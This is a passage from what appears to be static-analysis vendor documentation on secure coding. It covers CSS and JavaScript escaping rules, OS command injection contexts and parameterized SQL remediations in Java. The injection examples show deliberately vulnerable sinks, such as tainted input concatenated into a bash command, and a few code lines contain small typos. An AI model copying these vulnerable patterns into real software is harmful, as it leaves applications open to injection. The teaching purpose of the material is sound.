- Exclamation mark (`!`, `U+0021`)
- Dollar sign (`$`, `U+0024`)
- Left parentheses (`(`, `U+0028`)
- Right parentheses (`)`, `U+0029`)
- Asterisk (`*`, `U+002A`)
- Plus sign (`+`, `U+002B`)
- Minus sign (`-`, `U+002D`)
- Period (`.`, `U+002E`)
- Question mark (`?`, `U+003F`)
- Left square bracket (`[`, `U+005B`)
- Right square bracket (`]`, `U+005D`)
- Caret (`^`, `U+005E`)
- Left curly bracket (`{`, `U+007B`)
- Vertical line (`|`, `U+007C`)
- Right curly bracket (`}`, `U+007D`)
- Line separator (`U+2028`): Unicode escaping only.
- Paragraph separator (`U+2029`): Unicode escaping only.

Because of the complexity of this context, there are no minimal safety obligations. The ideal obligations should be followed.

Coverity offers Coverity sanitizers an escaping library for JavaScript regular expressions that meets the ideal safety obligations.

7.4.18. CSS

CSS Level 2, Revision 1 is defined here (http://www.w3.org/TR/CSS2/).

```
<style>
TAINTED_DATA_HERE
…
</style>
```

The parent context is the HTML raw text (see HTML: Raw text block) context with CSS as the child context.

Ideal safety obligations include only inserting the characters below. No escaping is possible for this context. These characters could change or close the context.

- 0-9 (`U+0030` to `U+0039`)
- A-Z (`U+0041` to `U+005A`)
- a-z (`U+0061` to `U+007A`)

Because of the complexity of this context, there are no minimal safety obligations. Rather, the context should be avoided. If it is required to dynamically insert tainted values within this context, only allow a predefined list of values or append filtered characters to known, safe prefixes.

7.4.18.1. CSS double-quoted string

CSS Level 2, Revision 1 (CSS 2.1) defines single-quoted (`'`, `U+0027`) and double-quoted (`"`, `U+0022`) strings. These strings are also used within a URL quoted context and have the same obligations within that context.

Injection example:

```
span[id="TAINTED_DATA_HERE"] {
background-color:#ff00ff;
}
```

Ideal safety obligations preclude inserting the following characters, either though escaping with backslash or Unicode escaping.

- Null (`U+0000`): Cannot be backslash escaped. Can be Unicode escaped, filtered, or validated.
- Tab (`U+0009`)
- Line feed (`U+000A`): Cannot be backslash escaped. Can be Unicode escaped, filtered, or validated.
- Form feed (`U+000C`): Cannot be backslash escaped. Can be Unicode escaped, filtered, or validated.
- Carriage return (`U+000D`): Cannot be backslash escaped. Can be Unicode escaped, filtered, or validated.
- Space (`U+0020`)
- Double-quote (`"`, `U+0022`)

- Single-quote (`'`, `U+0027`)
- Left parentheses (`(`, `U+0028`)
- Right parentheses (`)`, `U+0029`)
- Backslash (`\`, `U+005C`)

Minimal safety obligations preclude inserting a matching quote, backslash, and line formatting characters by Unicode escaping. CSS 2.1 does not define what occurs if a style sheet contains a null.

Coverity has released Coverity sanitizers, an escaping library for CSS strings that meets the ideal safety obligations.

7.4.18.2. CSS single-quoted string

See information on CSS Level 2, Revision 1 (CSS 2.1) [p. 501] in Section 7.4.18.1, “CSS double-quoted string”.

7.4.18.3. CSS double-quoted URI

See information on CSS Level 2, Revision 1 (CSS 2.1) [p. 501] in Section 7.4.18.1, “CSS double-quoted string”.

7.4.18.4. CSS single-quoted URI

See information on CSS Level 2, Revision 1 (CSS 2.1) [p. 501] in Section 7.4.18.1, “CSS double-quoted string”.

7.4.19. CSS: Not quoted URI

CSS Level 2, Revision 1 (CSS 2.1) defines a URL context. A URL can contain a double-quoted, single-quoted, or unquoted value. This context defines an unquoted value.

Injection example:

```
body { background: url(TAINTED_DATA_HERE) }
```

Ideal safety obligations preclude inserting the following characters, either though escaping with backslash or Unicode escaping.

- Null (`U+0000`): Cannot be backslash escaped. Can be Unicode escaped, filtered, or validated.
- Tab (`U+0009`)
- Line feed (`U+000A`): Cannot be backslash escaped. Can be Unicode escaped, filtered, or validated.
- Form feed (`U+000C`): Cannot be backslash escaped. Can be Unicode escaped, filtered, or validated.
- Carriage return (`U+000D`): Cannot be backslash escaped. Can be Unicode escaped, filtered, or validated.

- Space (`U+0020`)
- Double-quote (`"`, `U+0022`
- Single-quote (', `U+0027`)
- Left parentheses (`(`, `U+0028`)
- Right parentheses (`)`, `U+0029`)
- Backslash (`\`, `U+005C`)

Rather, the context should be avoided and refactored with double-quotes around the URL; for example:

```
body { background: url("TAINTED_DATA_HERE") }
```

You should follow the guidance for CSS double-quoted URI. Single-quote context is not recommended because many URI encoders do not encode the single-quote when in a query.

7.4.20. CSS: Comment

CSS Level 2, Revision 1 (CSS 2.1) defines http://www.w3.org/TR/CSS2/syndata.html#comments) the syntax for CSS comments.

Injection example:

```
p.noclass {
background-color:#c0ffee;
} /*TAINTED_DATA_HERE*/
```

Ideal safety obligations preclude inserting the asterisk (*, U+002A) and forward-slash (/, `U+002F`) characters, either though filtering; or validation. No escaping is allowed for this context since a backslash is not recognized as an escaping character.

Minimal safety obligations preclude inserting tainted data into this context.

7.4.21. Nested context

In HTML, many contexts can be nested within another context. Common upper or parent contexts are HTML raw text (see Section 7.4.1, “HTML: Raw text block”) and HTML script (see Section 7.4.2, “HTML: Script block”). Common lower or children (sometimes grandchildren) contexts are URIs and JavaScript strings.

In SQL, contexts are generally flat, without nesting.

Safety obligations for nested contexts start at the most descendant context, up to the last, ancestral context. Sometimes through escaping appropriate for its context, a descendant or child context also meets the safety obligations for a parent or ancestor context. Common examples are JavaScript string escapers (see Section 7.4.12, “JavaScript: Double quoted string”). They often escape the forward-slash (`/`, `U+002F`) character, which does not have a safety obligation for the JavaScript context. However, a common parent context for JavaScript strings is the HTML script (see HTML: Script block context. When the child escapes the forward-slash using a backslash (`\`, `U+005C`), it separates the sequence `</` into `<\/`, meeting the parent safety obligation.

Injection example (into a nested context):

```
<span id="blogComment" onmouseover="doMouseOver('blogComment', 'TAINTED_DATA_HERE');">
View blog comment
</span>
```

The ancestral context is the `onmouseover` HTML double-quoted attribute (see Section 7.4.6, “HTML: Double quoted attribute”). The `onmouseover` attribute is a browser DOM event that executes its value as JavaScript. In this example, the JavaScript function `doMouseOver` is called with two single-quoted string parameters (see Section 7.4.13, “JavaScript: Single quoted string”), one of which is tainted. To meet the security obligations, the tainted data needs to be sanitized for the JavaScript single-quoted context. Then the resultant value needs to be sanitized for the HTML double-quoted attribute context. Only then will the tainted data be sufficiently sanitized for all contexts. If sanitization happens in an incorrect order, the original defect might continue to exist.

7.4.22. Ambiguous ampersand

An ambiguous ampersand occurs when an ampersand is used in a character reference, but that character reference is not a standard or recognized reference.

7.4.23. HTML: White space character

HTML5 defines the space characters as follows:

- tab (`U+0009`)
- line feed (`U+000A`)
- form feed (`U+000C`)
- carriage return (`U+000D`)
- space (`U+0020`)

7.4.24. HTML: Control or undefined Unicode character

HTML5 defines the following (control or undefined Unicode characters).

Control Characters:

- `U+0001` to `U+0008`
- `U+000B`

- `U+000E` to `U+001F`
- `U+007F` to `U+009F`

Undefined (noncharacters) Unicode Characters:

- `U+FDD0` to `U+FDEF`
- `U+FFFE`, `U+FFFF`, `U+1FFFE`, `U+1FFFF`, `U+2FFFE`, `U+2FFFF`, `U+3FFFE`, `U+3FFFF`, `U+4FFFE`, `U+4FFFF`, `U+5FFFE`, `U+5FFFF`, `U+6FFFE`, `U+6FFFF`, `U+7FFFE`, `U+7FFFF`, `U+8FFFE`, `U+8FFFF`, `U+9FFFE`, `U+9FFFF`, `U+AFFFE`, `U+AFFFF`, `U+BFFFE`, `U+BFFFF`, `U+CFFFE`, `U+CFFFF`, `U+DFFFE`, `U+DFFFF`, `U+EFFFE`, `U+EFFFF`, `U+FFFFE`, `U+FFFFF`, `U+10FFFE`, `U+10FFFF`

7.4.25. Coverity sanitizers

On GitHub (see Section 7.1.7, “Coverity Sanitizers Library”), Coverity provides C# and Java open-sourced sanitizers for the following contexts:

- HTML elements: See Section 7.4.4, “HTML: PCDATA block”.
- HTML attribute values: See Section 7.4.6, “HTML: Double quoted attribute”.
- JavaScript Strings: See Section 7.4.12, “JavaScript: Double quoted string”.
- JavaScript regular expression: See Section 7.4.17, “JavaScript: Regular expression”.
- CSS strings: See Section 7.4.18.1, “CSS double-quoted string”.
- SQL `LIKE` strings: See Section 7.3.6, “SQL LIKE string”.

To start using the Java sanitizers:

1. Include in your Java project, class path, or `WEB-INF/lib` directory.
2. Import the class into your file.
3. Apply the correct escaper, in the correct order.

7.5. OS Injection Command Contexts

7.5.1. Tainted OS Command

The name of an OS command or executable in this code is partially comprised of tainted data. The severity of this issue can be minor to moderate because it is limited to commands that continue to work with the current switches.

Injection example:

```
String command = TAINTED_DATA_HERE
```

```
 + " -c -f output.txt";
```

General filtering or escaping of the tainted data might be insufficient because other legitimate, although potentially unauthorized, command names could be chosen. Take the following actions to improve the security of such code:

1. If needed, use the following array or list version of the Oracle Java API: (`java.lang.Runtime.exec(String[])`) or (`java.lang.ProcessBuilder`).
2. Define constant values for all potential command names.
3. Map these values as indirect references, exposing only the index to the user.
4. Select the constant value based on the index value provided by the user.
5. Pass the selected value to the API.

Examples that provide remediation advice and code for specific technologies:

- `Runtime.exec`: See Section 7.6.3.1, “OS Command Injection Command Tainted: Runtime.exec”.
- `ProcessBuilder`: See Section 7.6.3.2, “OS Command Injection Command Tainted: ProcessBuilder”.

7.5.2. Fully Tainted OS Command

This code passes a name, options, and option strings to an OS command or executable that is fully comprised of tainted data. The severity of this issue is extremely high because it implies full control by the attacker.

Injection example:

```
String command = TAINTED_DATA_HERE;
```

General filtering or escaping of the tainted data is insufficient due to the complexity of different command sub-contexts. Take the following actions to improve the security of such code:

1. If needed, use the following array or list version of the Oracle Java API: (`java.lang.Runtime.exec(String[])`) or (`java.lang.ProcessBuilder`).
2. Define constant string values for all potential command names, options, and option strings.
3. Map these values as indirect references, exposing only the index to the user.
4. Select the constant value based on the index value provided by the user.
5. Pass the selected value to the API.

Examples that provide remediation advice and code for specific technologies:

- `Runtime.exec`: See Section 7.6.3.3, “OS Command Injection Command Fully Tainted: Runtime.exec”.

- `ProcessBuilder`: See Section 7.6.3.4, “OS Command Injection Command Fully Tainted: ProcessBuilder”.

7.5.3. Unsafe Shell Argument OS Command

This code allows the attacker to control a parameter to an OS shell. The severity of this issue can be minor to extremely high. Though in some cases it might not provide the attacker with any control, in others it might provide the attacker total control to execute arbitrary commands on the server.

Injection example:

```
String command = {"/bin/bash", "-c", "ls "
  + TAINTED_DATA_HERE};
```

Due to the complexity of shell sub-contexts, sanitizing the tainted data might be insufficient. Take the following actions to improve the security of such code:

1. If needed, use the following array or list version of the Oracle Java API: (`java.lang.Runtime.exec(String[])`) or (`java.lang.ProcessBuilder`).
2. Define constant string values for all potential option names or option string values.
3. Map these values as indirect references, exposing only the index to the user.
4. Select the constant value based on the index value provided by the user.
5. Pass the selected value to the API.
6. Have a security or system expert review the final command.

Examples that provide remediation advice and code for specific technologies:

- `Runtime.exec`: See Section 7.6.3.7, “OS Command Injection Option: Runtime.exec”.
- `ProcessBuilder`: See Section 7.6.3.8, “OS Command Injection Option: ProcessBuilder”.

7.5.4. Unsafe Other Argument OS Command

This code allows the attacker to control a parameter to an OS command that can be manipulated into performing dangerous actions. The severity of this issue can be minor to extremely high. Though in some cases it might not provide the attacker with any control, in others it might provide the attacker total control to execute arbitrary commands on the server.

Injection example:

```
String command = "/usr/bin/find . -name + TAINTED_DATA_HERE;
```

While sanitizing the tainted data might be sufficient to remove specific command options, you should make sure that the sanitization cannot be bypassed. Due to the risk of incorrectly sanitizing the tainted data, you should take the following actions:

1. If needed, use the following array or list version of the Oracle Java API: (`java.lang.Runtime.exec(String[])`) or (`java.lang.ProcessBuilder`).
2. Define constant string values for all potential option names or option string values.
3. Map these values as indirect references, exposing only the index to the user.
4. Select the constant value based on the index value provided by the user.
5. Pass the selected value to the API.
6. Have a security or system expert review the final command.

Examples that provide remediation advice and code for specific technologies:

- `Runtime.exec`: See Section 7.6.3.5, “OS Command Injection Unsafe: Runtime.exec”.
- `ProcessBuilder`: See Section 7.6.3.6, “OS Command Injection Unsafe: ProcessBuilder”.

7.5.5. OS Command Option

This code concatenates or passes tainted data into a command. The name of the OS command is unknown. The severity of this issue can be minor to extremely high. If the command is not known to have unsafe side effects, the severity is minor. If the command can have unsafe side effects, the severity is as dangerous as the side effects.

Injection example:

```
String command = "somecommand.exe /F "
  + TAINTED_DATA_HERE;
```

Sanitizing the tainted data might be sufficient if it is performed correctly. However, it is important to understand nuances of the command. Take the following actions to improve the security of such code:

1. Verify if the OS command is unsafe or not. See Section 7.5.3, “Unsafe Shell Argument OS Command ” and Section 7.5.4, “Unsafe Other Argument OS Command ”.
2. If needed, use the following array or list version of the Oracle Java API: (`java.lang.Runtime.exec(String[])`) or (`java.lang.ProcessBuilder`).
3. If possible, define constant string values for all potential option names or option string values. Map these values as indirect references, exposing only the key or index to the user. Select the constant value based on the tainted value provided by the user. If valid, use the constant value in the command.
4. If dynamic tainted data is required for the command, sanitize the tainted data by casting to a safe type such as an integer, if possible.
5. If dynamic tainted string data is required for the command, safely sanitize the data so that it cannot change the intent of the command, especially for unsafe commands.
6. Pass the command to the API.

7. Have a security or system expert review the final command.

Examples that provide remediation advice and code for specific technologies:

- `Runtime.exec`: See Section 7.6.3.7, “OS Command Injection Option: Runtime.exec”.
- `ProcessBuilder`: See Section 7.6.3.8, “OS Command Injection Option: ProcessBuilder”.

7.5.6. Unknown OS Command

This code passes tainted data to an API that can execute OS commands or processes. However, the context of the tainted data or the type of command this is being executed is unknown. The severity of this issue can be minor to extremely high. If the command is not known to have unsafe side effects, the severity is minor. If the command can have unsafe side effects, the severity is as dangerous as the side effects.

Examine the command, and refer to the guidance in one of these sections:

- Section 7.5.1, “Tainted OS Command ”
- Section 7.5.5, “OS Command Option ”

7.6. Coverity Security Advisor examples

7.6.1. SQL code examples

7.6.1.1. SQL identifier: JDBC

The following example uses indirect references through a `HashMap` to add SQL identifiers that are used by the application.

`Constants.java`

```
 5 class Constants {
 6     public static final Map<String, String> knownGoodValues = null;
 7     static {
 8       knownGoodValues = initializeSql();
 9     }
10 [p. 510]     private static Map<String, String> initializeSql() {
11         Map<String, String> m = new HashMap<String, String>();
12         m.put("ASC", "ASC");
13         m.put("FETCH10", "FETCH FIRST 10 ROWS ONLY");
14         //...
15         return Collections.unmodifiableMap(m);
[…]
```

`SomeDAO.java`

```
23 [p. 510]   public List<Order> getAllOrders(final String userInput) {
```

```
[…]
80 [p. 510]     String untainted = Constants.knownGoodValues.get(userInput);
81     if (untainted != null) {
82       try {
83 [p. 510]         String paramQuery = "SELECT
            * FROM table " + untainted;
84         PreparedStatement prepStmt = connection.prepareStatement(paramQuery);
85         prepStmt.executeQuery();
[…]
91     } else {
92         // log event as potential security tampering...
[…]
```

Progression of the security issue:

- `Constants.java` (10): A list of common SQL statement fragments are added to the `HashMap`.
- `SomeDAO.java` (23): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (80): A tainted value is checked against the map.
- `SomeDAO.java` (83): If the user provides a value such as `FETCH10`, the value is concatenated to the SQL statement. If the user supplies an invalid value, the application can log it as suspicious or perform some other action.

7.6.1.2. SQL identifier: HQL

The following example uses indirect references through a `HashMap` to add SQL identifiers that are used by the application.

`Constants.java`

```
 5 class Constants {
 6     public static final Map<String, String> knownGoodValues = null;
 7     static {
 8       knownGoodValues = initializeSql();
 9     }
10 [p. 511]     private static Map<String, String> initializeSql() {
11         Map<String, String> m = new HashMap<String, String>();
12         m.put("ASC", "ASC");
13         m.put("DESC", "DESC");
14         //...
15         return Collections.unmodifiableMap(m);
[…]
```

`SomeDAO.java`

```
23 [p. 511]   public List<Order> getAllOrders(final String userInput) {
[…]
80 [p. 511]     String untainted = Constants.knownGoodValues.get(userInput);
81     if (untainted != null) {
```

```
82       try {
83 [p. 511]         Query query = sess.createQuery("from Orders orders order by
orders.item "
             + untainted);
[…]
91     } else {
92         // log event as potential security tampering...
[…]
```

Progression of the security issue:

- `Constants.java` (10): A list of common SQL statement fragments are added to the `HashMap`.
- `SomeDAO.java` (23): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (80): The tainted value is checked against the map.
- `SomeDAO.java` (83): If the user provides a value such as ASC, the value is concatenated to the SQL statement. If the user supplies an invalid value, the application can log it as suspicious or perform some other action.

7.6.1.3. SQL identifier: Hibernate native query

The following example uses indirect references through a `HashMap` to add SQL identifiers that are used by the application.

`Constants.java`

```
Constants.java:
  5 class Constants {
  6     public static final Map<String, String> knownGoodValues = null;
  7     static {
  8       knownGoodValues = initializeSql();
  9     }
 10 [p. 512]     private static Map<String, String> initializeSql() {
 11         Map<String, String> m = new HashMap<String, String>();
 12         m.put("ASC", "ASC");
 13         m.put("DESC", "DESC");
 14         //...
 15         return Collections.unmodifiableMap(m);
 […]
```

`SomeDAO.java`

```
 23 [p. 512]   public List<Order> getAllOrders(final String userInput) {
 […]
 80 [p. 512]     String untainted = Constants.knownGoodValues.get(userInput);
 81     if (untainted != null) {
 82       try {
 83 [p. 512]         String paramQuery = "SELECT * FROM table " + untainted;
 84         PreparedStatement prepStmt = connection.prepareStatement(paramQuery);
```

```
85         prepStmt.executeQuery();
[…]
91     } else {
92         // log event as potential security tampering...
[…]
```

Progression of the security issue:

- `Constants.java` (10): A list of common SQL statement fragments are added to the `HashMap`.
- `SomeDAO.java` (23): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (80): The tainted value is checked against the map.
- `SomeDAO.java` (83): If the user provides a value such as `ASC`, the value is concatenated to the SQL statement. If the user supplies an invalid value, the application can log it as suspicious or perform some other action.

7.6.1.4. SQL identifier: JPQL

The following example uses indirect references through a `HashMap` to add SQL identifiers that are used by the application.

`Constants.java`

```
 5 class Constants {
 6     public static final Map<String, String> knownGoodValues = null;
 7     static {
 8       knownGoodValues = initializeSql();
 9     }
10 [p. 513]     private static Map<String, String> initializeSql() {
11         Map<String, String> m = new HashMap<String, String>();
12         m.put("ASC", "ASC");
13         m.put("DESC", "DESC");
14         //...
15         return Collections.unmodifiableMap(m);
[…]
```

`SomeDAO.java`

```
23 [p. 513]   public List<Order> getAllOrders(final String userInput) {
[…]
80 [p. 513]     String untainted = Constants.knownGoodValues.get(userInput);
81     if (untainted != null) {
82       try {
83 [p. 513]         Query query = entityManager.createQuery("SELECT o FROM Orders
             o ORDER BY o.item " + untainted);
[…]
91     } else {
92         // log event as potential security tampering...
[…]
```

Progression of the security issue:

- `Constants.java` (10): A list of common SQL statement fragments are added to the `HashMap`.
- `SomeDAO.java` (23): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (80): The tainted value is checked against the map.
- `SomeDAO.java` (83): If the user provides a value such as `ASC`, the value is concatenated to the SQL statement. If the user supplies an invalid value, the application can log it as suspicious or perform some other action.

7.6.1.5. SQL identifier: JPA native query

The following example uses indirect references through a `HashMap` to add SQL identifiers that are used by the application.

`Constants.java`

```
 5 class Constants {
 6     public static final Map<String, String> knownGoodValues = null;
 7     static {
 8       knownGoodValues = initializeSql();
 9     }
10 [p. 513]     private static Map<String, String> initializeSql() {
11         Map<String, String> m = new HashMap<String, String>();
12         m.put("ASC", "ASC");
13         m.put("DESC", "DESC");
14         //...
15         return Collections.unmodifiableMap(m);
[…]
```

`SomeDAO.java`

```
23 [p. 514]   public List<Order> getAllOrders(final String userInput) {
[…]
80 [p. 514]     String untainted =
        Constants.knownGoodValues.get(userInput);
81     if (untainted != null) {
82 [p. 514]       Query query = entityManager.createNativeQuery("SELECT
          * FROM table ORDER BY user " + untainted);
[…]
91     } else {
92         // log event as potential security tampering...
[…]
```

Progression of the security issue:

- `Constants.java` (10): A list of common SQL statement fragments are added to the `HashMap`.

- `SomeDAO.java` (23): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (80): The tainted value is checked against the map.
- `SomeDAO.java` (82): If the user provides a value such as `ASC`, the value is concatenated to the SQL statement. If the user supplies an invalid value, the application can log it as suspicious or perform some other action.

7.6.1.6. SQL `IN` clause: JDBC

The following example uses a helper method to generate a SQL fragment, based on some list. The fragment is then concatenated into the SQL statement.

`SQLUtils.java`

```
11 [p. 514]     public static String
generateSqlInFragmentJdbc(List<String> taintedList) {
12         int listlen = taintedList.size();
13         if (listlen < 1)
14            return "";
15         StringBuilder params = new StringBuilder(taintedList.size()*2);
16         params.append("?");
17         for (int i=0; i < listlen - 1; i++) {
18             params.append(",?");
19         }
20
21         return params.toString();
22     }
```

`SomeDAO.java`

```
17 [p. 515]  public List<Order> getOrdersFrom(final String userInput) {
[…]
32 [p. 515]     ArrayList<String> taintedList = new ArrayList<String>();
33 [p. 515]     taintedList.add(userInput);

58 [p. 515]     String paramQuery = "SELECT * FROM table WHERE column IN
         (" Utils.generateSqlInFragmentJdbc(taintedList) +")";
59     try {
60         PreparedStatement prepStmt = connection.prepareStatement(paramQuery);
61 [p. 515]         for (ListIterator<String> id = taintedList.listIterator();
id.hasNext(); ) {
62 [p. 515]             prepStmt.setString(id.nextIndex() + 1, id.next());
63         }
64         prepStmt.executeQuery();
```

Progression of the security issue:

- `SQLUtils.java` (11): This function accepts a `List`. It creates a `StringBuffer` comprised of the pattern `?,?,`…? for each member of the List.

- `SomeDAO.java` (17): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (32-33): An `ArrayList` is populated with tainted data.
- `SomeDAO.java` (58): The tainted list is passed to the helper function, concatenating the returned fragment to the SQL statement.
- `SomeDAO.java` (61-62): The tainted list is iterated upon, with the index (JDBC positional parameters start at 1) and value passed into the `setString()` method.

7.6.1.7. SQL `IN` clause: HQL

The following example directly binds a list of tainted data to a named parameter.

`SomeDAO.java`

```
17 [p. 515]  public List<Order> getOrdersFrom(final String userInput) {
[…]
32 [p. 515]    ArrayList<String> taintedList = new ArrayList<String>();
33 [p. 515]    taintedList.add(userInput);
[…]
59     try {
60 [p. 515]          Query query = sess.createQuery("from Person person
             where person.name in (:state)");
61 [p. 515]          query.setParameter("state", taintedList);
```

Progression of the security issue:

- `SomeDAO.java` (17): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (32-33): An `ArrayList` is populated with tainted data.
- `SomeDAO.java` (60-61): The tainted list is passed into the Hibernate `setParameter()` method, bound to the `state` named parameter.

7.6.1.8. SQL `IN` clause: Hibernate native query

The following example uses a helper method to generate a SQL fragment, based on some list. The fragment is then concatenated into the SQL statement.

`SQLUtils.java`

```
11 [p. 516]     public static String
generateSqlInFragmentHibernate(List<String> taintedList) {
12         StringBuilder params = new StringBuilder(taintedList.size()*2);
13         for (int i=0; i < taintedList.size(); i++) {
14                 params.append("?");
15                 if (i < taintedList.size() - 1)
16                     params.append(",");
17         }
18
19         return params.toString();
20     }
```

SomeDAO.java

```
17 [p. 516]  public List<Order> getOrdersFrom(final String userInput) {
[…]
32 [p. 516]     ArrayList<String> taintedList = new ArrayList<String>();
33 [p. 516]     taintedList.add(userInput);
[…]

58 [p. 516]     String paramQuery = "SELECT * FROM table WHERE column IN (" +
         SQLUtils.generateSqlInFragmentHibernate(taintedList) +")";
59     try {
60         SQLQuery query = sess.createSQLQuery(paramQuery);
61 [p. 516]         for (ListIterator<String> id = taintedList.listIterator();
id.hasNext(); ) {
62 [p. 516]             query.setParameter(id.nextIndex(), id.next());
63         }
```

Progression of the security issue:

- `SQLUtils.java` (11): This function accepts a `List`. It creates a `StringBuffer` comprised of the pattern `?,?,…?",` for each member of the List.
- `SomeDAO.java` (17): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (32-33): An `ArrayList` is populated with tainted data.
- `SomeDAO.java` (58): The tainted list is passed to the helper function, concatenating the returned fragment to the SQL statement.
- `SomeDAO.java` (61-62): The tainted list is iterated upon, with the index (Hibernate positional parameters start at `0`) and value passed into the `setParameter()` method.

7.6.1.9. SQL `IN` clause: JPQL

The following example directly binds a list of tainted data to a named parameter.

SomeDAO.java

```
17 [p. 517]  public List<Order> getOrdersFrom(final String userInput) {
[…]
32 [p. 517]     ArrayList<String> taintedList = new ArrayList<String>();
33 [p. 517]     taintedList.add(userInput);
[…]

59     try {
```

```
60 [p. 517]         Query query = entityManager.createQuery("SELECT p
              FROM Person p WHERE p.name IN (:state)");
61 [p. 517]         query.setParameter("state", taintedList);
```

Progression of the security issue:

- `SomeDAO.java` (17): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (32-33): An `ArrayList` is populated with tainted data.
- `SomeDAO.java` (60-61): The tainted list is passed into the JPA `setParameter()` method, bound to the `state` named parameter.

7.6.1.10. SQL `IN` clause: JPA native query

The following example uses a helper method to generate a SQL fragment, based on some list. The fragment is then concatenated into the SQL statement.

`SQLUtils.java`

```
11 [p. 518]     public static String
generateSqlInFragmentJpa(List<String> taintedList) {
12          StringBuilder params = new StringBuilder(taintedList.size()*4);
13          for (int i=0; i < taintedList.size(); i++) {
14                  params.append("?" + Integer.toString(i + 1));
15                  if (i < taintedList.size() - 1)
16                      params.append(",");
17          }
18
19          return params.toString();
20      }
```

`SomeDAO.java`

```
17 [p. 518]  public List<Order> getOrdersFrom(final String userInput) {
[…]
32 [p. 518]     ArrayList<String> taintedList = new ArrayList<String>();
33 [p. 518]     taintedList.add(userInput);
[…]

58 [p. 518]     String paramQuery = "SELECT * FROM table WHERE column IN ("
         + SQLUtils.generateSqlInFragmentJpa(taintedList) +")";
59      try {
60          Query query = entityManager.createNativeQuery(paramQuery);
61 [p. 518]         for (ListIterator<String> id = taintedList.listIterator();
id.hasNext(); ) {
62 [p. 518]             query.setParameter(id.nextIndex() + 1, id.next());
63          }
```

Progression of the security issue:

- `SQLUtils.java` (11): This function accepts a `List`. It creates a `StringBuffer` comprised of the pattern `?1,?2,…?` for each member of the `List`. JPA positional parameters require a digit after the question mark, starting at `1`.
- `SomeDAO.java` (17): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (32-33): An `ArrayList` is populated with tainted data.
- `SomeDAO.java` (58): The tainted list is passed to the helper function, concatenating the returned fragment to the SQL statement.
- `SomeDAO.java` (61-62): The tainted list is iterated upon, with the index (JPA positional parameters start at `1`) and value passed into the `setParameter()` method.

7.6.1.11. SQL string: JDBC

The following example uses a parameterized statement to bind tainted data to a parameter within the statement.

`SomeDAO.java`

```
73 [p. 518]  public List<Order> getOrdersByName(final String userInput) {
[…]
83 [p. 518]         String paramQuery = "SELECT * FROM table WHERE name = ?";
84         PreparedStatement prepStmt = connection.prepareStatement(paramQuery);
85 [p. 518]         prepStmt.setString(1, userInput);
86         prepStmt.executeQuery();
```

Progression of the security issue:

- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (83): The statement has been parameterized.
- `SomeDAO.java` (85): The tainted value is bound to a positional parameter within the statement, which is escaped automatically by the JDBC driver. JDBC positional parameters start at 1.

7.6.1.12. SQL string: HQL

The following example uses a parameterized statement to bind tainted data to a parameter within the statement.

`SomeDAO.java`

```
73 [p. 519]   public List<Person> getPeopleByState(final String userInput) {
[…]
83 [p. 519]         Query query =
              sess.createQuery("from Person person where person.state = :state");
84 [p. 519]         query.setParameter("state", userInput);
[…]
```

Progression of the security issue:

- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (83): The statement has been parameterized.
- `SomeDAO.java` (84): The tainted value is bound to a named parameter within the statement, which is escaped automatically.

7.6.1.13. SQL string: Hibernate native query

The following example uses a parameterized statement to bind tainted data to a parameter within the statement.

`SomeDAO.java`

```
73 [p. 519]  public List<Order> getOrdersByName(final String userInput) {
81
82     try {
83 [p. 519]         SQLQuery query = sess.createSQLQuery("SELECT
             * FROM table WHERE column = ?");
84 [p. 519]         query.setParameter(0, userInput);
[…]
```

Progression of the security issue:

- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (83): The statement has been parameterized.
- `SomeDAO.java` (84): The tainted value is bound to a positional parameter within the statement, which is escaped automatically. Hibernate positional parameters start at `0`.

7.6.1.14. SQL string: JPQL

The following example uses a parameterized statement to bind tainted data to a parameter within the statement.

`SomeDAO.java`

```
73 [p. 519]  public List<Person> getPeopleByState(final String userInput) {
81
82     try {
83 [p. 520]         Query query = entityManager.createQuery("SELECT p
             FROM Person p WHERE p.state = :state";
84 [p. 520]         query.setParameter("state", userInput);
[…]
```

Progression of the security issue:

- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.

- `SomeDAO.java` (83): The statement has been parameterized.
- `SomeDAO.java` (84): The tainted value is bound to a named parameter within the statement, which is escaped automatically.

7.6.1.15. SQL string: JPA native query

The following example uses a parameterized statement to bind tainted data to a parameter within the statement.

`SomeDAO.java`

```
73 [p. 520]  public List<Person> getPeopleByState(final String userInput) {
81
82     try {
83 [p. 520]         Query query = entityManager.createNativeQuery("SELECT *
             FROM table WHERE column = ?1");
84 [p. 520]         query.setParameter(1, userInput);
[…]
```

Progression of the security issue:

- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (83): The statement has been parameterized.
- `SomeDAO.java` (84): The tainted value is bound to a positional parameter within the statement, which is escaped automatically. JPA positional parameters require a digit after the question mark, starting at `1`.

7.6.1.16. SQL `LIKE` string: JDBC

The following example uses a parameterized statement, uses a Coverity escaper to escape the string that is bound to the SQL `LIKE` clause, and then binds the value to the parameter within the statement.

`SomeDAO.java`

```
 5 [p. 521] import com.coverity.security.Escape;
[…]
73 [p. 521]      public List<Person> getPeopleLike(final String userInput) {
[…]
84 [p. 521]        likeEscapedTainted = Escape.sqlLikeClause(userInput, '@');
85 [p. 521]        String paramQuery = "SELECT
             * FROM table WHERE column LIKE ? {escape '@'}";
86        PreparedStatement prepStmt = connection.prepareStatement(paramQuery);
87 [p. 521]        prepStmt.setString(1, likeEscapedTainted);
88        prepStmt.executeQuery();
[…]
```

Progression of the security issue:

- SomeDAO.java (5): The Coverity escaping library (see Section 7.4.25, “Coverity sanitizers”) is imported.
- SomeDAO.java (73): A tainted value, userInput, is passed into the method.
